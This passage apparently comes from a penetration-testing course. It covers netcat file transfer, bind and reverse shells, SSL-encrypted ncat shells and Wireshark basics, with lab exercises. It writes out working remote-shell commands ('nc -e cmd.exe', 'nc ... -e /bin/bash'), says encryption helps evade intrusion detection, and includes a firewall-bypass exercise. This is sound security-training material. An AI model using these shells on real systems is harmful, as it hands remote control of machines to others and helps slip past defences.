


Figure 7 - Connection Received on Windows

Notice that we haven't received any feedback from **netcat** about our file upload progress. In this case, since the file we are uploading is small, we can just wait for a few seconds and then check wheter it has been fully uploaded to the Windows machine, by running the executable:

```
C:\Users\offsec>incoming.exe -h
GNU Wget 1.9.1, a non-interactive network retriever.
Usage: incoming [OPTION]... [URL]...
```


2.1.4 - Remote Administration with Netcat

One of the most useful features of **netcat** is its ability to do command redirection. Netcat can take an executable file and redirect the input, output, and error messages to a TCP/UDP port rather than the default console.

To further explain this, consider the **cmd.exe** executable. By redirecting the ***stdin***, ***stdout***, and ***stderr*** to the network, you can bind **cmd.exe** to a local port. Anyone connecting to this port will be presented with a command prompt belonging to this computer. To further drive this home, consider the following scenarios, involving Bob and Alice.

2.1.4.1 - Netcat Bind Shell Scenario

In our first scenario, Bob (running Windows) has requested Alice's assistance (running Linux) and has asked her to connect to his computer and issue some commands remotely. Bob has a public IP address, and is directly connected to the Internet. Alice, however, is behind a NAT'd connection, and has an internal IP address. To complete the scenario, Bob needs to bind **cmd.exe** to a TCP port on his public IP address, and ask Alice to connect to this particular IP and port. Bob will proceed to issue the following command with **netcat**.

```
C:\Users\offsec>nc -nlvp 4444 -e cmd.exe
listening on [any] 4444 ...
```


Netcat has bound TCP port 4444 to **cmd.exe** and will redirect any input, output, or error messages from **cmd.exe** to the network. In other words, anyone connecting to TCP port 4444 on Bob's machine, hopefully Alice, will be presented with Bob's command prompt.

```
root@kali:~# ifconfig eth0 | grep inet
          inet addr:10.0.0.4  Bcast:10.0.0.255  Mask:255.255.255.0
root@kali:~# nc -nv 10.0.0.22 4444
(UNKNOWN) [10.0.0.22] 4444 (?) open
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\offsec>ipconfig
Windows IP Configuration
Ethernet adapter Local Area Connection:
   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.0.0.22
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.0.0.138

C:\Users\offsec>
```


The following image depicts the bind shell scenario where Alice gets remote command prompt access on Bob's Windows machine:




Figure 8 - Netcat Bind Shell Scenario

2.1.4.2 - Reverse Shell Scenario

In our second scenario, Alice needs help from Bob. However, Alice has no control over the router in her office, and therefore cannot forward traffic from the router to her internal machine. Is there any way for Bob to connect to Alice's computer, and solve her problem?

Here we discover another useful feature of Netcat, the ability to send a command shell to a listening host. In this situation, although Alice cannot bind a port to **/bin/bash** locally on her computer and expect Bob to connect, she ***can*** send control of her command prompt to Bob's machine, instead. This is known as a reverse shell. To get this working, Bob needs to set up **netcat** to listen for an incoming shell. We'll use port 4444 in our example:

```
C:\Users\offsec>nc -nlvp 4444
listening on [any] 4444 ...
```

Now, Alice can send a reverse shell from her Linux machine to Bob:

```
root@kali:~# nc -nv 10.0.0.22 4444 -e /bin/bash
(UNKNOWN) [10.0.0.22] 4444 (?) open
```


Once the connection is established, Alice's **netcat** will have redirected input, output, and error from **/bin/bash,** to Bob's machine, on port 4444.




Figure 9 – Windows Receiving the Reverse Shell

Take some time to consider the differences between bind and reverse shells, and how these differences may apply to various firewall configurations from an organizational security standpoint. It is important to realize that outgoing traffic can be just as harmful as incoming traffic. The following image depicts the reverse shell scenario where Bob gets remote shell access on Alice's Linux machine, traversing the corporate firewall.




Figure 10 - Netcat Reverse Shell Scenario

2.1.5 - Exercises

(Reporting is not required for these exercises)

1. Implement a simple chat between your Kali and Windows systems
2. Practice using Netcat to create the following:
    a. Reverse shell from Kali to Windows
    b. Reverse shell from Windows to Kali
    c. Bind shell on Kali. Use your Windows client to connect to it
    d. Bind shell on Windows. Use your Kali system to connect to it
3. Transfer a file from your Kali system to Windows and vice versa
4. Conduct the exercises again, with the firewall enabled on your Windows host. Adapt the exercises as necessary to work around the firewall protection. Understand what portions of the exercise can no longer be completed successfully.

2.2 - Ncat

Ncat[6] is described as "a feature-packed networking utility that reads and writes data across networks from the command line." Ncat was written for the Nmap project[7] as a much-improved reimplementation of the original Netcat program.

One of the major drawbacks of Netcat, from a penetration tester's standpoint, is that it lacks the ability to authenticate and encrypt incoming and outgoing connections. These options provide an important layer of security while using these tools during a penetration test. Encryption of the bind or reverse shell will aid the penetration tester in avoiding intrusion detection systems, while allowing authentication on bind or reverse

[6] http://nmap.org/ncat/
[7] http://nmap.org/

shells will ensure that use of these tools does not expose the penetrated machines to unwanted IP addresses.

Ncat provides all these features. When possible, tools such as **ncat** and **sbd** should be used rather than Netcat. For example, **ncat** could be used in the following way to replicate a more secure bind shell between Bob and Alice in our previous bind shell scenario. Bob would use **ncat** to set up an SSL encrypted connection on port 4444 and allow only Alice's IP (10.0.0.4) to connect to it:

```
C:\Users\offsec>ncat --exec cmd.exe --allow 10.0.0.4 -vnl 4444 --ssl
Ncat: Version 5.59BETA1 ( http://nmap.org/ncat )
Ncat: Generating a temporary 1024-bit RSA key.
Ncat: SHA-1 fingerprint: 1FC9 A338 0B1F 4AE5 897A 375F 404E 8CB1 12FA DB94
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.0.0.4:43500.
```

Alice, in turn, would connect to Bob's public IP with SSL encryption enabled, preventing eavesdropping, and possibly even IDS detection.

```
root@kali:~# ncat -v 10.0.0.22 4444 --ssl
Ncat: Version 6.25 ( http://nmap.org/ncat )
Ncat: SSL connection to 10.0.0.22:4444.
Ncat: SHA-1 fingerprint: 1FC9 A338 0B1F 4AE5 897A 375F 404E 8CB1 12FA DB94
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\offsec>
```

Take some time to get to know both **ncat** and **sbd**. They are both very useful tools in a real world penetration test.

2.2.1 - Exercises

1. Use Ncat to create an encrypted reverse shell from your Windows system to your Kali machine
2. Create an encrypted bind shell on your Windows VM. Try to connect to it from Kali without encryption. Does it still work?
3. Make an unencrypted Ncat bind shell on your Windows system. Connect to the shell using Netcat. Does it work?

2.3 - Wireshark

As a security professional, learning how to use a network packet sniffer is vital for day-to-day operations. Whether you are trying to understand a protocol, debug a network client, or analyze traffic, you'll always end up needing a network sniffer.

2.3.1 - Wireshark Basics

Wireshark[8] uses ***Libpcap***[9] (on Linux) or ***Winpcap***[10] (on Windows) libraries in order to capture packets from the network. If the user applies any ***capture filters***[11] for the Wireshark session, the filtered packets get dropped and only relevant data is passed on to the capture engine. The capture engine dissects the incoming packets, analyzes them, and then applies any additional ***display filters***[12] before showing the output to the user. The secret to using network sniffers such as **wireshark** is using capture and display filters to remove all information that you are not interested in.

[8] https://www.wireshark.org/
[9] http://www.tcpdump.org/
[10] https://www.winpcap.org/
[11] http://wiki.wireshark.org/CaptureFilters
[12] http://wiki.wireshark.org/DisplayFilters





Figure 11 - From the Wire to Wireshark

2.3.2 - Making Sense of Network Dumps

Let's examine the following ***pcap*** dump of an attempt to browse to the www.yahoo.com website, and try to make sense of it.



No.	Time	Source	Destination	Protocol	Info
1	0.000000000	Vmware_64:24:3e	Broadcast	ARP	Who has 10.0.0.138? Tell 10.0.0.18
2	0.001182000	Netgear_6b:9a:8a	Vmware_64:24	ARP	10.0.0.138 is at e0:46:9a:6b:9a:8a
3	0.001200000	10.0.0.18	8.8.8.8	DNS	Standard query 0x93f4 A www.yahoo.com
4	0.001238000	10.0.0.18	8.8.8.8	DNS	Standard query 0xbefa AAAA www.yahoo.com
5	0.095027000	8.8.8.8	10.0.0.18	DNS	Standard query response 0x93f4 CNAME fd-fp3.wg1.b.y
6	0.095421000	8.8.8.8	10.0.0.18	DNS	Standard query response 0xbefa CNAME fd-fp3.wg1.b.y
7	0.095608000	10.0.0.18	98.139.183.2	TCP	48209 > http [SYN] Seq=0 Win=14600 Len=0 MSS=1460 S
8	0.300527000	98.139.183.24	10.0.0.18	TCP	http > 48209 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 M
9	0.300612000	10.0.0.18	98.139.183.2	TCP	48209 > http [ACK] Seq=1 Ack=1 Win=14720 Len=0
10	0.300796000	10.0.0.18	98.139.183.2	HTTP	GET / HTTP/1.1

Figure 12 - Yahoo Packet Capture

- **Packet 1:** ARP broadcast looking for the default gateway.
- **Packet 2:** ARP unicast reply providing the MAC address of the gateway.
- **Packet 3:** DNS A (IP v4) forward lookup query for yahoo.com
- **Packet 4:** DNS AAAA (IP v6) forward lookup query.
- **Packet 5:** DNS A response received.
- **Packet 6:** DNS AAAA response received.
- **Packet 7-9:** 3-way handshake with port 80 on yahoo.com.
- **Packet 10:** Initial protocol negotiation in HTTP. GET request sent.

2.3.3 - Capture and Display Filters

Capture dumps are rarely as clear as the example shown above, as there is usually a lot of background traffic on a network. Various broadcasts, miscellaneous network services, and other running applications all make life harder when it comes to traffic analysis. This is where ***capture filters*** come to our aid, as they can filter out non-interesting traffic from the dump. These filters greatly help pinpoint the traffic you want, and reduce background noise to a point where you can once again make sense of what you see.




Figure 13 - Wireshark Capture Filter Dialog

Once the traffic is captured, we can select the traffic we want Wireshark to display to us using ***display filters***. The following screenshot shows an "arp" display filter applied to our yahoo.com browsing session.




Figure 14 - Wireshark ARP Display Filter

2.3.4 - Following TCP Streams

As you may have noticed, all packets after 10 are a bit difficult to comprehend, because they contain only fragmentary information. Most modern sniffers, Wireshark included, know how to reassemble a specific session, and display it in various formats. In order to view a particular TCP stream, we right-click a packet of interest, then select "Follow TCP Stream" from the context menu. The TCP Stream will open a new window as shown below.




Figure 15 - Following a TCP Stream in Wireshark

2.3.5 - Exercises

1. Use Wireshark to capture the network activity of Netcat connecting to port 110 (POP3) and attempting a login.
2. Read and understand the output. Where is the session three-way handshake? Where is the session closed?
3. Follow the TCP stream to read the login attempt.
4. Use the display filter to only see the port 110 traffic
5. Re-run the capture, this time using the capture filter to only collect port 110

2.4 - Tcpdump

